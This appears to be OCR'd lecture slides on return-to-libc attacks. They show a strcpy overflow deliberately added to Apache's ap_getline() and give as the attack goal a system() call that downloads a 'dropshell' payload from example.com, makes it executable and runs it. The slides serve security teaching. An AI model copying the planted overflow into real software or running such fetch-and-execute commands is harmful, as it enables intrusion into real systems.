



```
(libc)

int system(const char *command)
{
        ...
}
```


RETURN TO LIBC



RETURN TO LIBC



RETURN TO LIBC



Return To Libc

PennState

Exploit: *Oracle Buffer Overflow.* We create a buffer overflow in Apache similar to one found in Oracle 9 [10, 22]. Specifically, we add the following lines to the function `ap_getline()` in `http_protocol.c`:

```
char buf[64];
      :
strcpy(buf,s); /* Overflow buffer */
```


Goal:

```
system("wget http://www.example.com/dropshell ;
        chmod +x dropshell ;
        ./dropshell");
```

Challenge: Non-executable stack

